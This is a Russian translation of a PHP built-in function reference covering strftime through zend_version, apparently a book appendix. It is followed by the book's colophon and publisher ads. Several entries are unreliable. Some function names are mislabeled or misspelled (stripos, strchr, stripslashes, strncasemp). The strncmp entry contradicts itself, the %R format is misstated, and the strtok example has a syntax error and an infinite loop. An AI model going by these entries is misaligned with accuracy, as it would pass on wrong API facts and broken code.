Форматирует время и дату в соответствии с форматной строкой, переданной в первом параметре, и текущим локальным контекстом. Если второй параметр не задан, используется текущее время и дата. В форматной строке распознаются следующие символы:

|    |   |
|----|---|
| %a | День недели в виде трехбуквенного сокращения (например, Mon)          |
| %A | Название дня недели (например, Monday)                                |
| %b | Название месяца в виде трехбуквенного сокращения (например, Aug)      |
| %B | Название месяца (например, August)                                    |
| %c | Дата и время в формате, предпочтительном для локального контекста     |
| %C | Последние две цифры века  |
| %d | День месяца из двух цифр, с начальным нулем при необходимости (01–31) |
| %D | То же, что %m/%d/%y   |
| %e | День месяца из двух цифр с начальным нулем при необходимости (01–31)  |
| %h | То же, что %b   |

|    |   |
|----|---|
| %H | Час в 24-часовом формате, с включением начального нуля при необходимости (00–23)  |
| %I | Час в 12-часовом формате (1–12)   |
| %j | День года, с включением начальных нулей при необходимости (001–366)   |
| %m | Месяц с начальным нулем при необходимости (например, 01–12)   |
| %M | Минуты  |
| %n | Символ новой строки (\n)  |
| %p | am или pm   |
| %r | То же, что %I:%M:%S %p  |
| %R | То же, что %H:%M:%S   |
| %S | Секунды   |
| %t | Символ табуляции (\t)   |
| %T | То же, что %H:%M:%S   |
| %u | Номер дня недели (от 1 — понедельник)   |
| %U | Номер недели года, начиная с первого воскресенья  |
| %V | Номер недели года по стандарту ISO 8601:1998 — неделя 1 начинается в понедельник первой недели, состоящей минимум из четырех дней |
| %W | Номер недели года, начиная с первого понедельника   |
| %w | Номер дня недели (от 0 — воскресенье)   |
| %x | Предпочтительный формат даты для текущего локального контекста  |
| %X | Предпочтительный формат времени для текущего локального контекста   |
| %y | Год из двух цифр (например, 98)   |
| %Y | Год из четырех цифр (например, 1998)  |
| %Z | Часовой пояс, имя или сокращение  |
| %% | Знак %  |

**stripslashes.** string stripslashes(string строка, string символы)

Преобразует экземпляры символов, следующих за \ в строке, удаляя предшествующий символ \. В параметрах можно задавать диапазоны символов, разделяя их двумя точками. Например, чтобы отменить экранирование символов от a до q, используйте значение "a..q". В параметре *символы* можно



задать несколько символов и диапазонов. Функция `stripslashes()` является обратной по отношению к `addslashes()`.

**stripslashes.** `string stripslashes(string строка)`

Преобразует экземпляры служебных последовательностей, имеющих специальный смысл в запросах SQL, удаляя предшествующий символ `\`. Экранируются следующие символы: `'`, `"`, `\` и `"\0"` (нулевой байт). Функция является обратной по отношению к `addslashes()`.

**strip\_tags.** `string strip_tags(string строка[, string разрешенные_теги])`

Удаляет из строки теги PHP и HTML и возвращает результат. Параметр *разрешенные\_теги* позволяет отменить удаление отдельных тегов. Строка должна содержать список игнорируемых тегов, разделенных запятыми: например, значение `"<b>,<i>"` оставляет теги полужирного и курсивного начертания.

**stripos.** `int stripos(string строка, string значение[, int смещение])`

Возвращает позицию первого вхождения значения в строке с использованием сравнения без учета регистра символов. Если параметр *смещение* задан, то функция начинает поиск с указанной позиции. Если значение не найдено, возвращает `false`.

**stristr.** `string stristr(string строка, string подстрока[, int в_начале])`

Возвращает часть строки от первого вхождения *подстроки* до конца строки без учета регистра или от первого вхождения *подстроки* до начала строки, если параметр *в\_начале* задан и содержит `true`. Если значение *подстроки* не найдено, функция возвращает `false`. Если *подстрока* содержит более одного символа, используется только первый.

**strlen.** `int strlen(string строка)`

Возвращает количество символов в строке.

**strnatcasecmp.** `int strnatcasecmp(string первая_строка, string вторая_строка)`

Сравнивает две строки. Возвращает отрицательное число, если первый параметр меньше второго, `0` — если первый и второй параметры равны, и положительное число — если первый параметр больше второго. Сравнение выполняется без учета регистра символов, то есть строки `"Alphabet"` и `"alphabet"` считаются равными. Функция использует алгоритм естественной сортировки. Например, значения `"1"`, `"10"` и `"2"` сортируются функцией `strcmp()` именно в таком порядке, но функция `strnatcasecmp()` располагает их в по-

рядке "1", "2" и "10". Функция представляет собой версию `strnatcmp()`, не учитывающую регистр символов.

**strnatcmp.** `int strnatcmp(string первая_строка, string вторая_строка)`

Сравнивает две строки. Возвращает отрицательное число, если первый параметр меньше второго, 0 — если первый и второй параметры равны, и положительное число — если первый параметр больше второго. Сравнение выполняется с учетом регистра символов, то есть строки "Alphabet" и "alphabet" не считаются равными. Функция использует алгоритм естественной сортировки. Например, значения "1", "10" и "2" сортируются функцией `strcmp()` именно в таком порядке, но функция `strnatcmp()` располагает их в порядке "1", "2" и "10".

**strncasemp.** `int strncasemp(string первая_строка, string вторая_строка, int длина)`

Сравнивает две строки. Возвращает отрицательное число, если первый параметр меньше второго, 0 — если первый и второй параметры равны, и положительное число — если первый параметр больше второго. Сравнение выполняется без учета регистра символов, то есть строки "Alphabet" и "alphabet" считаются равными. Функция представляет собой версию `strcmp()`, не учитывающую регистр символов. Если хотя бы одна из двух строк короче значения *длина*, то длина этой строки определяет количество сравниваемых символов.

**strncmp.** `int strncmp(string первая_строка, string вторая_строка[, int длина])`

Сравнивает две строки. Возвращает отрицательное число, если первый параметр меньше второго, 0 — если первый и второй параметры равны, и положительное число — если первый параметр больше второго. Сравнение выполняется с учетом регистра символов, то есть строки "Alphabet" и "alphabet" не считаются равными.

Функция представляет собой версию `strcmp()`, не учитывающую регистр символов. Если хотя бы одна из двух строк короче значения *длина*, то длина этой строки определяет количество сравниваемых символов. Если параметр *длина* задан, он определяет максимальное количество сравниваемых символов. Если хотя бы одна из двух строк короче значения *длина*, то длина этой строки определяет количество сравниваемых символов.

**strpbrk.** `string strpbrk(string строка, string символы)`

Возвращает строку, которая состоит из подмножества символов параметра *строка* от первого вхождения символа из набора *символы* до конца строки, или `false`, если ни один из символов набора не входит в строку.

**strpos.** int strpos(string *строка*, string *значение*[, int *смещение*])

Возвращает позицию первого вхождения параметра *значение* в строке. Если параметр *смещение* задан, функция начинает поиск с этой позиции. Возвращает **false**, если *значение* не найдено.

**strptime.** array strptime(string *дата*, string *формат*)

Разбирает время и дату в соответствии с форматной строкой и текущим локальным контекстом. *формат* соответствует своему аналогу из `strftime()`. Возвращает ассоциативный массив с информацией о времени, содержащий следующие элементы:

|          |  |
|----------|--|
| tm_sec   | Секунды  |
| tm_min   | Минуты   |
| tm_hour  | Часы   |
| tm_mday  | День месяца  |
| tm_wday  | Номер дня недели (0 для воскресенья)                                     |
| tm_mon   | Месяц  |
| tm_year  | Год  |
| tm_yday  | День года  |
| unparsed | Часть даты, которая не была разобрана в соответствии с заданным форматом |

**strchr.** string strchr(string *строка*, string *символ*)

Возвращает часть строки от последнего вхождения символа до конца строки. Если символ не найден, функция возвращает **false**. Если параметр *символ* содержит более одного символа, используется только первый.

**strrev.** string strrev(string *строка*)

Возвращает строку, содержащую символы заданной строки в обратном порядке.

**stripos.** int stripos(string *строка*, string *подстрока*[, int *смещение*])

Возвращает позицию последнего вхождения подстроки в строке с использованием сравнения без учета регистра символов. Если подстрока не найдена, возвращает **false**. Если параметр *смещения* задан и имеет положительное значение, то поиск начинается в *смещение* символов от начала строки. Если параметр *смещение* задан и имеет отрицательное значение, то поиск начи-

нается в *смещении* символов от конца строки. Функция является версией `strrpos()` без учета регистра символов.

**strrpos.** `int strrpos(string строка, string подстрока[, int смещение])`

Возвращает позицию последнего вхождения подстроки в строке или `false`, если подстрока не найдена. Если параметр *смещение* задан и имеет положительное значение, то поиск начинается в *смещении* символов от начала строки. Если параметр *смещение* задан и имеет отрицательное значение, то поиск начинается в *смещении* символов от конца строки.

**strspn.** `int strspn(string строка, string символы[, int смещение[, int длина]])`

Возвращает длину подстроки, состоящей исключительно из символов, входящих в набор *символы*. Если *смещение* положительно, поиск начинается с заданного символа, если оно отрицательно — поиск начинается в *смещении* символов от конца строки. Если параметр *длина* задан и положителен, проверяется указанное количество символов от начала подстроки. Если параметр *длина* задан и отрицателен, проверка завершается *длиной* символов от конца строки.

**strstr.** `string strstr(string строка, string символ[, bool в_начале])`

Возвращает часть строки от первого вхождения символа до конца строки или от первого вхождения символа до начала строки, если параметр *в\_начале* задан и содержит `true`. Если символ не найден, функция возвращает `false`. Если *символ* содержит более одного символа, используется только первый.

**strtok.** `string strtok(string строка, string маркер) string strtok(string маркер)`

Разбивает строку на лексемы, разделенные любыми символами из параметра *маркер*, и возвращает следующую найденную лексему. При первом вызове `strtok()` для строки используется первый прототип функции, а в дальнейшем используется второй прототип, который только предоставляет лексемы. Функция хранит внутренний указатель для каждой строки, для которой она вызывается. Пример:

```
$string = "This is the time for all good men to come to the aid of their
country."
$current = strtok($string, " .;,\'"");
while(!$current === false) {
    print($current . "<br />");
}
```

**strtolower.** string strtolower(string *строка*)

Возвращает строку, в которой все алфавитные символы преобразуются к нижнему регистру. Таблица преобразования символов определяется локальным контекстом.

**strtotime.** int strtotime(string *время* [, int *временная\_метка*])

Преобразует описание времени и даты на английском языке во временную метку Unix. Также при вызове может быть задана временная метка, которая используется функцией в качестве текущего значения. Если значение отсутствует, используются текущая дата и время. Возвращает `false`, если значение не может быть преобразовано в действительную временную метку.

Описание может задаваться в разных форматах. Например, все следующие варианты допустимы:

```
echo strtotime("now");
echo strtotime("+1 week");
echo strtotime("-1 week 2 days 4 seconds");
echo strtotime("2 January 1972");
```

**strtoupper.** string strtoupper(string *строка*)

Возвращает строку, в которой все алфавитные символы преобразуются к верхнему регистру. Таблица преобразования символов определяется локальным контекстом.

**strtr.** string strtr(string *строка*, string *исходные\_символы*, string *преобразованные\_символы*) string strtr(string *строка*, array *замена*)

Если задано три аргумента, возвращает строку, созданную заменой каждого символа из параметра *исходные\_символы* соответствующими символами из строки *преобразованные\_символы*. Если задано два аргумента, возвращает строку, созданную заменой каждого ключа массива *замена* соответствующими значениями массива *замена*.

**strval.** string strval(mixed *значение*)

Возвращает строковый эквивалент заданного значения. Если *значение* является объектом, а объект реализует метод `__toString()`, возвращает значение этого метода. Если значение является объектом, который не реализует `__toString()` или является массивом, возвращает пустую строку.

**substr.** string substr(string *строка*, int *смещение* [, int *длина*])

Возвращает подстроку заданной строки. Если *смещение* положительно, то подстрока начинается с заданного символа, если оно отрицательно, под-

строка начинается с символа, находящегося в *смещении* символов от конца строки. Если параметр *длина* задан и положителен, возвращается указанное количество символов от начала подстроки. Если параметр *длина* задан и отрицателен, подстрока завершается *длиной* символов от конца строки. Если параметр *длина* не задан, подстрока содержит все символы до конца строки.

**substr\_compare.** int substr\_compare(string *первая\_строка*, string *вторая\_строка*, string *смещение*[, int *длина*[, bool *без\_учета\_регистра*]])

Сравнивает *первую\_строку*, начиная с позиции *смещение*, со *второй\_строкой*. Если параметр *длина* задан, он определяет максимальное количество сравниваемых символов. Наконец, если параметр *без\_учета\_регистра* задан и равен true, сравнение выполняется без учета регистра. Возвращает отрицательное число, если подстрока первой строки меньше второй, 0 — если они равны, или положительное число — если подстрока первой строки больше второй.

**substr\_count.** int substr\_count(string *строка*, string *подстрока*[, int *смещение*[, int *длина*]])

Возвращает количество вхождений заданной подстроки в строке. Если *смещение* задано, то поиск начинается с заданной позиции и продолжается максимум до *длины* символов или до конца строки, если параметр *длина* не задан.

**substr\_replace.** string substr\_replace(mixed *строка*, mixed *замена*, mixed *смещение*[, mixed *длина*])

Заменяет подстроку в строке значением параметра *замена*. Заменяемая подстрока выбирается по таким же правилам, как для `substr()`. Если параметр *строка* содержит массив, замена выполняется в каждой строке массива. В таком случае *замена*, *смещение* и *длина* могут быть либо скалярными значениями, которые используются для всех строк в массиве *строка*, либо массивами значений, которые используются для каждого соответствующего значения в массиве *строка*.

**symlink.** bool symlink(string *цель*, string *ссылка*)

Создает символическую ссылку на *цель* в файле *ссылка*. Возвращает true, если ссылка создана успешно. В противном случае возвращается false.

**syslog.** bool syslog(int *приоритет*, string *сообщение*)

Отправляет сообщение об ошибке подсистеме системного журнала. В системах Unix это `syslog(3)`. В Windows NT сообщения регистрируются в журнале событий NT. Сообщение сохраняется с указанным приоритетом, который может принимать следующие значения (в порядке убывания приоритета):

|             |  |
|-------------|--|
| LOG_EMERG   | Ошибка привела к нестабильности системы                          |
| LOG_ALERT   | Ошибка обозначает ситуацию, требующую немедленного вмешательства |
| LOG_CRIT    | Ошибка указывает на критическую ситуацию                         |
| LOG_ERR     | Общее состояние ошибки   |
| LOG_WARNING | Предупреждение   |
| LOG_NOTICE  | Нормальная ситуация, заслуживающая внимания                      |
| LOG_INFO    | Информационное сообщение, не требующее действий                  |
| LOG_DEBUG   | Используется только для отладки                                  |

Если *сообщение* содержит символы `%m`, они заменяются текущим сообщением об ошибке (если оно задано). Возвращает `true`, если сообщение было сохранено успешно, или `false` — в случае неудачи.

**system.** string system(string команда[, int &возвращаемое\_значение])

Выполняет команду через командную оболочку и выводит последнюю строку вывода из результатов команды. Если *возвращаемое\_значение* задано, ему присваивается статус завершения команды.

**sys\_getloadavg.** array sys\_getloadavg()

Возвращает массив, содержащий среднюю нагрузку на машине, выполняющей текущий скрипт, измеренную за последние 1, 5 и 15 минут.

**sys\_get\_temp\_dir.** string sys\_get\_temp\_dir()

Возвращает путь к каталогу, в котором создаются временные файлы (такие, как создаваемые функциями `tmpfile()` и `tempname()`).

**tan.** float tan(float значение)

Возвращает тангенс заданного значения в радианах.

**tanh.** float tanh(float значение)

Возвращает гиперболический тангенс заданного значения в радианах.

**tempnam.** string tempnam(string путь, string префикс)

Генерирует и возвращает уникальное имя файла в каталоге *путь*. Если путь не существует, созданный временный файл может находиться во временном каталоге системы. Параметр *префикс* присоединяется перед именем файла. Если при выполнении операции произошла ошибка, возвращается `false`.

**time.** int time()

Возвращает количество секунд, прошедших от начала эпохи Unix (1 января 1970 года, 00:00:00 GMT).

**time\_nanosleep.** bool time\_nanosleep(int *секунды*, int *наносекунды*)

Приостанавливает выполнение текущего скрипта на заданное количество секунд и наносекунд. Возвращает true в случае успеха или false — при неудаче. Если задержка была прервана сигналом, то вместо этого возвращается ассоциативный массив, содержащий следующие значения:

|             |                        |
|-------------|------------------------|
| seconds     | Оставшиеся секунды     |
| nanoseconds | Оставшиеся наносекунды |

**time\_sleep\_until.** bool time\_sleep\_until(float *временная\_метка*)

Приостанавливает выполнение текущего скрипта до наступления времени, соответствующего временной метке. Возвращает true в случае успеха и false при неудаче.

**timezone\_name\_from\_abbr.** string timezone\_name\_from\_abbr(string *имя*[, int *смещение\_gmt*[, int *летнее\_время*]])

Возвращает имя часового пояса, содержащегося в параметре *имя*, или false, если найти подходящий часовой пояс не удалось. Если параметр *смещение\_gmt* задан, он содержит целочисленное смещение от GMT, которое используется для определения часового пояса. Если параметр *летнее\_время* задан, он указывает, действует ли в часовом поясе летнее время. Эта информация также используется для поиска часового пояса.

**timezone\_version\_get.** string timezone\_version\_get()

Возвращает номер версии БД часовых поясов.

**tmpfile.** int tmpfile()

Создает временный файл с уникальным именем, открывает его для чтения и записи и возвращает ресурс для этого файла или false, если произошла ошибка. Файл автоматически удаляется при закрытии функцией fclose() или в конце текущего скрипта.

**token\_get\_all.** array token\_get\_all(string *исходный\_код*)

Разбирает строку исходного кода PHP в лексемы языка PHP и возвращает результат в виде массива. Каждый элемент массива содержит один иденти-



фikator лексемы или массив из трех элементов, содержащий (в указанном порядке) индекс лексемы, строку с исходным содержимым лексемы и номер строки в исходном коде.

**token\_name.** string token\_name(int *лексема*)

Возвращает символическое имя лексемы языка PHP.

**touch.** bool touch(string *файл*[, int *время\_изменения*[, int *время\_обращения*]])

Задаёт время последнего изменения файла (определяемое временной меткой Unix) и время последнего обращения к файлу. Если *время\_изменения* не задано, по умолчанию используется текущее время, тогда как для параметра *время\_обращения* по умолчанию используется *время\_изменения* (или текущее время, если это значение не задано). Если файл не существует, он создается. Функция возвращает `true`, если функция завершилась без ошибок, или `false` — при возникновении ошибки.

**trait\_exists.** bool trait\_exists(string *имя*[, bool *автозагрузка*])

Возвращает `true`, если трейт с именем, заданным параметром *имя*, был определен. В противном случае возвращается `false`. Сравнение имен трейтов выполняется без учета регистра символов. Если параметр *автозагрузка* задан и равен `true`, то автозагрузчик пытается загрузить трейт перед проверкой его существования.

**trigger\_error.** void trigger\_error(string *ошибка*[, int *тип*])

Иницирует состояние ошибки. Если тип не задан, по умолчанию используется значение `E_USER_NOTICE`. Поддерживаются следующие типы:

|   |   |
|---|---|
| <code>E_USER_ERROR</code>                 | Ошибка, сгенерированная пользователем                                     |
| <code>E_USER_WARNING</code>               | Предупреждение, сгенерированное пользователем                             |
| <code>E_USER_NOTICE</code> (по умолчанию) | Оповещение, сгенерированное пользователем                                 |
| <code>E_USER_DEPRECATED</code>            | Предупреждение о вызове устаревшей функции, сгенерированное пользователем |

Если длина параметра *ошибка* превышает 1024 символа, значение усекается до 1024 символов.

**trim.** string trim(string *строка*[, string *символы*])

Возвращает строку, в начале и в конце которой удаляются все символы из параметра *символы*. Вы можете задать диапазон удаляемых символов, вклю-

чив последовательность `..` в набор символов. Например, `"a..z"` отсекает все алфавитные символы в нижнем регистре. Если параметр *символы* не задан, удаляются символы `\n`, `\r`, `\t`, `\x0B`, `\0` и пробелы.

**uasort.** `bool uasort(array массив, callable функция)`

Сортирует массив с использованием пользовательской функции, с сохранением ключей. За дополнительной информацией об использовании этой функции обращайтесь к главе 5 и описанию `usort()`. Возвращает `true`, если массив был отсортирован успешно, или `false` — в противном случае.

**ucirst.** `string ucfirst(string строка)`

Возвращает строку, первый символ которой (если он является алфавитным) преобразуется к верхнему регистру. Таблица, используемая для преобразования символов, зависит от локального контекста.

**ucwords.** `string ucwords(string строка)`

Возвращает строку, в которой первые символы каждого слова (если он является алфавитным) преобразуются к верхнему регистру. Таблица, используемая для преобразования символов, зависит от локального контекста.

**uksort.** `bool uksort(array массив, callable функция)`

Сортирует массив по ключам с использованием пользовательской функции, сохраняя ключи для значений. За дополнительной информацией об использовании этой функции обращайтесь к главе 5 и описанию `usort()`. Возвращает `true`, если массив был отсортирован успешно, или `false` — в противном случае.

**umask.** `int umask([int маска])`

Назначает для РНР маску `&0777`, определяющую разрешения по умолчанию. Функция возвращает предыдущую маску в случае успеха или `false` — при возникновении ошибки. Предыдущие расширения по умолчанию восстанавливаются в конце текущего скрипта. Если *маска* не указана, возвращаются текущие разрешения.

При выполнении на многопоточном веб-сервере (например, Apache) для изменения разрешений вместо этой функции следует использовать `chmod()` после создания файла.

**uniqid.** `string uniqid([string префикс[, bool повышение_энтропии]])`

Возвращает уникальный идентификатор с заданным префиксом, базирующийся на текущем времени в микросекундах. Если параметр *повышение\_энтропии* задан и равен `true`, в конец строки добавляются дополнительные слу-

чайные символы. Полученная строка содержит 13 символов (если параметр *повышение\_энтропии* не задан или содержит `false`) или 23 символа (если *повышение\_энтропии* содержит `true`).

**unlink.** `int unlink(string файл[, resource контекст])`

Удаляет *файл* с помощью заданного потокового контекста, если задан соответствующий параметр. Возвращает `true`, если операция была выполнена успешно, или `false` — при возникновении ошибки.

**unpack.** `array unpack(string формат, string данные)`

Возвращает массив значений, прочитанных из двоичной строки *данные*, которая ранее была упакована с использованием функции `pack()` и заданного формата. Список кодов формата, которые могут использоваться в параметре *формат*, приведен в описании `pack()`.

**unregister\_tick\_function.** `void unregister_tick_function(string имя)`

Удаляет функцию *имя*, ранее заданную вызовом `register_tick_function()`, как функцию. В дальнейшем эта функция не будет вызываться при каждом такте.

**unserialize.** `mixed unserialize(string данные)`

Возвращает значение, хранящееся в параметре *данные*, которое должно быть предварительно сериализовано вызовом `serialize()`. Если значение является объектом и этот объект содержит метод `__wakeup()`, этот метод будет немедленно вызван для объекта после его реконструкции.

**unset.** `void unset(mixed переменная[, mixed переменная2[, ... mixed переменнаяN]])`

Уничтожает заданные переменные. При вызове `unset` для глобальной переменной в области видимости функции уничтожается только локальная копия этой переменной; чтобы уничтожить глобальную переменную, необходимо вызвать `unset` для значения из массива `$GLOBALS`. В области видимости функции для переменной, переданной по ссылке, будет уничтожена только локальная копия этой переменной.

**urldecode.** `string urldecode(string url)`

Возвращает строку, созданную декодированием URL-кодированного адреса. Последовательности символов, начинающиеся со знака `%`, за которым следует шестнадцатеричное число, заменяются литералом, представленным этой последовательностью. Кроме того, знаки `+` заменяются пробелами. Также см. описание похожей функции `rawurldecode()` с другой обработкой пробелов.

**urlencode.** string urlencode(string *url*)

Возвращает строку, созданную URL-кодированием адреса. Все символы *url*, не являющиеся алфавитно-цифровыми, кроме дефиса, нижнего подчеркивания и точки, заменяются последовательностью символов из знака % и шестнадцатеричного числа. Например, / заменяется на %2F. Кроме того, все пробелы в *url* заменяются знаками +. Также см. описание похожей функции rawurlencode() с другой обработкой пробелов.

**usleep.** void usleep(int *время*)

Приостанавливает выполнение текущего скрипта на заданное время в микросекундах.

**usort.** bool usort(array *массив*, callable *функция*)

Сортирует массив с использованием функции, определяемой пользователем. Передаваемая функция при вызове получает два параметра и сравнивает их. Возвращает отрицательное число, если первый параметр меньше второго, 0 — если первый и второй параметры равны, и положительное число — если первый параметр больше второго. Порядок сортировки двух элементов, которые считаются равными, не определен. За дополнительной информацией об использовании этой функции обращайтесь к главе 5.

Возвращает true, если массив был отсортирован успешно, или false — в противном случае.

**var\_dump.** void var\_dump(mixed *имя*[, mixed *имя2*[, ... mixed *имяN*]])

Выводит информацию о переменных *имя*, *имя2* и т. д. В выводимую информацию включается тип переменной, значение, а для объектов — все открытые, приватные и защищенные свойства объекта. Содержимое массивов и объектов выводится рекурсивно.

**var\_export.** mixed var\_export(mixed *выражение*[, bool *представление\_переменной*])

Возвращает представление выражения в коде PHP. Если параметр *представление\_переменной* задан и равен true, возвращается фактическое значение выражения.

**version\_compare.** mixed version\_compare(string *первая\_строка*, string *вторая\_строка*[, string *оператор*])

Сравнивает две строки версий и возвращает -1, если первая строка меньше второй, 0 — если строки равны, или 1 — если первая строка больше второй. Строки версий разбиваются на числовые или строковые части, а затем срав-

ниваются по схеме *строковое\_значение* < "dev" < "alpha" или "a" < "beta" или "b" < "rc" < *числовое\_значение* < "pl" или "p".

Если *оператор* задан, то он используется для сравнения версий строк, после которого возвращается результат сравнения. Допустимые операторы: < или lt; <= или le; > или gt; >= или ge; ==, = или eq; а также !=, <> и ne.

**vfprintf.** int vfprintf(resource *поток*, string *формат*, array *значения*)

Записывает строку, созданную подстановкой в строку *формат* аргументов из массива *значения*, в *поток*, после чего возвращает длину переданной строки. За дополнительной информацией об использовании этой функции обращайтесь к описанию printf().

**vprintf.** void vprintf(string *формат*, array *значения*)

Выводит строку, созданную подстановкой в строку *формат* аргументов из массива *значения*. За дополнительной информацией об использовании этой функции обращайтесь к описанию printf().

**vsprintf.** string vsprintf(string *формат*, array *значения*)

Создает и возвращает строку, созданную подстановкой в строку *формат* аргументов из массива *значения*. За дополнительной информацией об использовании этой функции обращайтесь к описанию printf().

**wordwrap.** string wordwrap(string *строка*[, int *длина*[, string *постфикс*[, bool *форсированный\_перенос*]])

Вставляет *постфикс* в строку через каждые длины символов и в конце строки, после чего возвращает полученную строку. При вставке разрывов функция старается не вставлять разрывы в середине слова. Если параметр *постфикс* не задан, по умолчанию используется значение \n, а длина по умолчанию равна 75. Если параметр *форсированный\_перенос* задан и равен true, строка всегда переносится по заданной длине (так что поведение функции становится эквивалентным chunk\_split()).

**zend\_thread\_id.** int zend\_thread\_id()

Возвращает уникальный идентификатор потока, в котором выполняется процесс PHP.

**zend\_version.** string zend\_version()

Возвращает версию ядра Zend для текущего процесса PHP.

*Кевин Татро, Питер Макинтайр*  
**Создаем динамические веб-сайты на PHP**  
**4-е международное издание**

*Перевел с английского Е. Матвеев*

|                         |                                 |
|-------------------------|---------------------------------|
| Заведующая редакцией    | <i>Ю. Сергиенко</i>             |
| Руководитель проекта    | <i>С. Давид</i>                 |
| Ведущий редактор        | <i>К. Тульцева</i>              |
| Литературные редакторы  | <i>А. Руденко</i>               |
| Художественный редактор | <i>В. Мостипан</i>              |
| Корректоры              | <i>С. Беляева, Н. Викторова</i> |
| Верстка                 | <i>Л. Егорова</i>               |

Изготовлено в России. Изготовитель: ООО «Прогресс книга».  
Место нахождения и фактический адрес: 194044, Россия, г. Санкт-Петербург,  
Б. Сампсониевский пр., д. 29А, пом. 52. Тел.: +78127037373.

Дата изготовления: 04.2021. Наименование: книжная продукция. Срок годности: не ограничен.

Налоговая льгота — общероссийский классификатор продукции ОК 034-2014,  
58.11.12 — Книги печатные  
профессиональные, технические и научные.

Импортер в Беларусь: ООО «ПИТЕР М», 220020, РБ, г. Минск,  
ул. Тимирязева, д. 121/3, к. 214, тел./факс: 208 80 01.

Подписано в печать 15.04.21. Формат 70x100/16. Бумага офсетная. Усл. п. л. 43,860. Тираж 500. Заказ 0000.

Отпечатано в полном соответствии с качеством предоставленных материалов в ООО «Фотоэксперт».  
109316, г. Москва, Волгоградский проспект, д. 42, корп. 5, эт. 1, пом. I, ком. 6.3-23Н.

**Мэтт Стаффер**

## **Laravel. Полное руководство. 2-е издание**



Что отличает Laravel от других PHP-фреймворков? Скорость и простота. Стремительная разработка приложений, обширная экосистема и набор инструментов Laravel позволяют быстро создавать сайты и приложения, отличающиеся чистым удобочитаемым кодом.

Мэтт Стаффер, известный преподаватель и ведущий разработчик, предлагает как общий обзор фреймворка, так и конкретные примеры работы с ним. Опытным PHP-разработчикам книга поможет быстро войти в новую тему, чтобы реализовать проект на Laravel. В издании также раскрыты темы Laravel Dusk и Horizon, собрана информация о ресурсах сообщества и других пакетах, не входящих в ядро Laravel.

В этой книге вы найдете:

- Инструменты для сбора, проверки, нормализации, фильтрации данных пользователя.
- Blade, мощный пользовательский шаблонизатор Laravel.
- Выразительная модель Eloquent ORM для работы с базами данных приложений.
- Информация о роли объекта Illuminate Request в жизненном цикле приложения.
- PHPUnit, Mockery и Dusk для тестирования вашего PHP-кода.
- Инструменты для написания JSON и RESTful API.
- Интерфейсы для доступа к файловой системе, сессиям, куки, кэшам и поиску.
- Реализации очередей, заданий, событий и публикации событий WebSocket.



*Кит Грант*

## CSS для профи



Как вы понимаете что зашли на хороший сайт? Это происходит практически мгновенно, с первого взгляда. Такие сайты привлекают внимание картинкой — отлично выглядят, — а кроме этого они интерактивны и отзывчивы. Сразу видно, что такую страничку создавал CSS-профи, ведь именно каскадные таблицы стилей (CSS) отвечают за всё наполнение и оформление сайта от расположения элементов до неуловимых штрихов. Дело за малым — стать CSS-профи, а для этого придется разобраться в принципах CSS, научиться воплощать в жизнь идеи дизайнеров, не забывать о таких важных «мелочах», как красиво подобранный шрифт, плавные переходы и сбалансированная графика.

Перед вами прямой путь в высшую лигу веб-разработки. Книга «CSS для профи» подарит вам не только свежие идеи, но и вдохновит на подвиги, а облегчить этот тернистый путь помогут новейшие технические достижения — адаптивный дизайн, библиотеки шаблонов и многое другое.

